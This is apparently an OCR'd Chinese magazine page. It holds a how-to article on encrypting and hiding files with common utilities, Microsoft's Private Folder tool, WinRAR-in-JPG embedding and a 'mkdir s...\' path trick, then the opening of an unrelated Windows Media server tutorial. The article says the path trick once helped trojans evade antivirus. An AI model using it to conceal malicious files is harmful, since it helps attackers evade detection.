随着计算机和互联网越来越多地进入家庭，人们也越来越意识到保护各种重要信息的必要性，所以想方设法通过各种办法对某些信息进行加密处理。常见的加密方法包括隐藏、伪装、重新编码等等，今天我就为大家介绍一下常见的文件加密方法，各位可以根据自己的实际需要选择适合自己的加密方法，从而用于保护自己的信息资料。

一、常用工具加密

我们平时使用的很多常用工具中，常常都带有文件加密保护的功能，比如**超级兔子**、**Windows优化大师**等，可能由于用户很多地注意到程序的其它功能，所以加密功能并没有引起注意而被忽视掉了。下面我就通过超级兔子，来为大家演示如何进行文件信息的保护操作。首先运行最新版本的超级兔子，接着在弹出的窗口中选择“**超级兔子安全助手**”选项，然后在弹出的窗口中就可以进行设置了。超级兔子安全助手可以帮助用户解决系统、磁盘、文件夹、文件的安全问题，从而不让其他人查看和使用属于你私人的文件信息。程序对磁盘、文件采用了不同的加密方法，比如用户想对磁盘进行加密，点击“**隐藏磁盘**”选项后，在需要隐藏的磁盘前打勾，然后点击“下一步”按钮即可。磁盘被隐藏以后，用户就不能使用里面的所有内容，包括程序和文件。如果要对文件夹进行加密，那么就点“**伪装文件夹**”选项，程序会将一个正常的文件夹伪造成为系统的**控制面板**。点击“**装入文件夹**”按钮来选择需要保护的文件夹，再在文件夹前面打上勾，点击“下一步”按钮就可以了。




图1 设置加密文件




图2 设置加密密码

选择“**加解密文件**”选项，可以对一个或多个文件进行加密操作。程序将使用密码对文件本身的内容进行重新编码，重新编码后的内容将为其他的字符，使得别人无法准确地进行浏览。选择“加密文件”选项，点击“下一步”按钮，接着通过“加入文件”按钮把需要加密的文件一一添加到列表框中，如图1所示。再点击“下一步”按钮，在出现的窗口中设置加密所用的密码，密码只能是英文或数字，如图2。再点击“下一步”按钮，设置加密文件全新的保存路径和名称，如图3。最终完成整个文件加密过程。





图3 设置存放地址

小结：在用户的手中没有现成的专业加密工具的时候，利用日常工作中的常用工具对文件进行加密是一种“不得已而为之”的做法。这种方法只能在短时间里或是在安全性要求不高的场所进行使用，不然的话这些被加密的文件很容易被其他的破解掉，从而暴露我们的隐私等重要信息。对待这种简单的隐藏方式，最简单的方法就是使用一些特殊的工具将其隐藏的文件复制出来。比如冰刃是一款非常好的病毒检测工具，我们通过它的“文件”功能就可以将隐藏的文件找到并复制出来。

二、专业工具加密

虽然有的普通程序可以进行文件的加密处理，但是要想妥善保护自己的重要信息，还是需要利用专业的加密工具才行。最近，微软公司也为个人用户推出了一款免


图4 “我的密码箱”界面

费的加密软件，这是即将发布的微软增值软件包的一部分。它不但操作简单，还可以实现和系统的无缝连接，这是其他的加密文件无法比拟的。

要想成功地安装这款加密工具，系统必须是 Windows XP SP2 才行。程序的安装也比较简单，整个过程都有简体中文的说明。安装完成后，系统会在服务中增加 **Private Folder Service** 服务，添加 **"我的密码箱"** 文件夹到 **C:\Documents and Settings\用户名\My Private Folder**，同时这个文件夹还会在"我的电脑"和桌面上添加快捷方式。一旦创建，不论在打开或锁定状态，"我的密码箱"本身不能够被删除，除非通过"移除我的密码箱"向导进行移除。移除之后，"我的密码箱"和其中所有数据将被永久删除，所以大家一定要谨慎执行此操作。

双击桌面上的"我的密码箱"图标，第一次运行后程序会提示用户创建属于自己的密码箱，并使用英文大小写和数字设置密码箱的启动密码，程序会自动判断密码的强度。在资源管理器中，当用户双击文件夹"我的密码箱"，或者在右键菜单中单击"打开"命令时，你将被要求输入密码才能打开该文件夹。在用户输入正确的密码之后，"我的密码箱"将被解锁并打开。一旦"我的密码箱"被解锁，系统托盘区将出现一个提示图标，用户可以通过该图标的右键菜单来锁定"我的密码箱"或者进行其他选项的设置。

解锁后的"我的密码箱"，用户可以像使用"我的文档"一样来使用该文件夹，只需要将需要保护的文件复制粘贴到这个文件夹即可，如图4。在完成相关的工作后，用户应该通过托盘图标或桌面图标的右键菜单来及时锁定"我的密码箱"。当系统无用户操作一段时间后，"我的密码箱"将会自动锁定，用户可以通过"选项"菜单中的命令来修改自动锁定设置。"我的密码箱"并没有与 Windows 的登录账户绑定，即使系统崩溃或重装，加密数据也可以轻松恢复。通过程序的 **"导出加密文件"** 命令，可以导出文件或文件夹到其他地方，以便转移、备份或其他用途。导出到其他位置的文件是被加密的，但不再受到访问保护。用户必须牢记当前的密码以便将来导入它们；**"导入加密文件"** 可以导入从其他私有文件夹导出或卸载后遗留的加密文件。为实现成功导入，用户必须正确输入产生这些文件的私有文件夹的密码，如图5。从真正意义上的实现了"只要密码在手，文件安全无忧"的目标。

小结： 现在各种专业的加密工具所利用的加密方法无非也是隐藏、伪装、转移等，和其它常用工具的方法都差不多。只不过这些专业加密工具很多是通过系统的底层协议来进行加密隐藏，所以使得文件比普通工具加密更加的稳妥安全，更重要的是不容易被破解。说到利用底层协议，我想没有人比微软更加熟悉它们了，所以推荐大家使用"我的密码箱"这款专业加密工具，毕竟它还是免费的。




图5 设置"我的密码箱"

三、其它方法加密

除了通过现成的加密工具进行加密以外，还有其他的一些方法可以进行加密隐藏，当然这些方法很多都是应急使用的。例如利用常用的压缩工具 WINRAR 可以将文件隐藏到其他的文件之中，假设我们手中有一个 word 文档，我们可以将它隐藏到其他的诸如图片文件、多媒体文件中，但又不会影响到这些被隐藏文件的正常运行。

首先将需要隐藏的 word 文档和被隐藏文件（我这里使用一张图片）都放到同一个文件夹中，接着全选这些文件并点击鼠标右键选择"添加到压缩文件"命令。在弹出的窗口中将压缩方式设置为"存储"一项（就是不压缩的意思，因为图片文件一旦被压缩，它的内部结构就会混乱，此时即使将文件合并了，图片浏览软件也无法正确地识别它），并将"压缩文件名"一栏的扩展名改为 JPG，最后点击确定按钮即可（如图6）。需要说明的是，有时在压缩的时候，扩展名并不能进行修改，这样的情况只有压缩完成后再进行修改。这样我们的 word 文档也隐藏了，而图片文件也没有受到任何的影响。如果用户想要还原这些被隐藏的文件，只需要将文件的后缀名改为 RAR，然后解压即可完成。

还有一种隐藏方法，是利用"\"这个路径的分隔符号进行隐藏，该方法以前曾经用于木马、后门的免杀操作。首先打开命令提示符窗口，输入命令：d:\mkdir s...\，这时你可以在 D 盘看到一个名为"s.."的文件夹。接着在命令提示符窗口通过输入 COPY 命令将需要隐藏的文件复制到这个窗口，而不是通过 Windows 窗口的复制粘贴命令进行的。输入命令：d:\copy mm.txt s...\，就是将 mm.txt 复制到这个文件夹（如图7）。当我们来到 D 盘这个文件夹下，却查看不到我们刚刚复制的文件，这样我们已经将这个文件进行了隐藏。为了迷惑别人，我们还可以复制一些不起眼的文件到这个文件夹下。如果用户想将文件进行恢复，就可能有麻烦，想通过 COPY 命令将这些文件复原也是不行的。通过我的测试后发现，通过冰刃的"文件"选项可以将文件复制出来（如图8），当然别人也可以通过这种方法对你的文件进行查看。

小结： 这两种"歪门邪道"的文件加密隐藏方法，实在是一种"不得已而为之"的方法，使用它们纯属无奈之举。所以不到万不得已的时候，大家还是不要使用这种文件加密方法，以免自己的重要信息被他人查找到。当然你只是搞搞恶作剧或者是有其他的目的，那就另当别论了。

（文中涉及的微软加密工具光盘有收录）




图7 通过 COPY 命令复制文件




图8 通过"冰刃"找回文件




图6 压缩设置窗口

编辑点评： 方法虽然简单，但对于保护一般的资料已经是足够的了，即使临时找不到专业的加密工具，采用作者提供的方法也可以暂保资料安全。文中采用 RAR 的方法其实和使用 COPY 连接两个文件的方法类似，但采用 RAR 存储，原图片的文件头会改变，所以能够导致图片不能正常显示和编辑，请慎用。

Windows Media服务器的安装与配置

浙江 林峰

从这里你可以学到：

1、Media服务器的安装与配置

2、理解单播，组播，广播的概念

环境：Windows server 2003

大家好，今天我给大家介绍下如何安装和配置Media服务器。在开始之前我先介绍一些概念。

单播：发送方只向网络中的某一设备发送数据，说白了就是一对一。

组播：发送方向网络中的某一组设备发送数据，一对多。（例如视频会议，视频点播）

广播：发送方的数据会被广播域中的所有主机接收。

一、安装Windows Media服务器的组件（默认未安装），如图1。




图1 Windows Media服务器

二、对Windows Media服务器进行详细的配置

1. 打开“**程序**”——“**管理工具**”——“**Windows Media services**”，如图2。




图2 Windows Media服务器

2.右击“**发布点**”，选择“**添加发布点（向导）**”，适合新手，如图3。

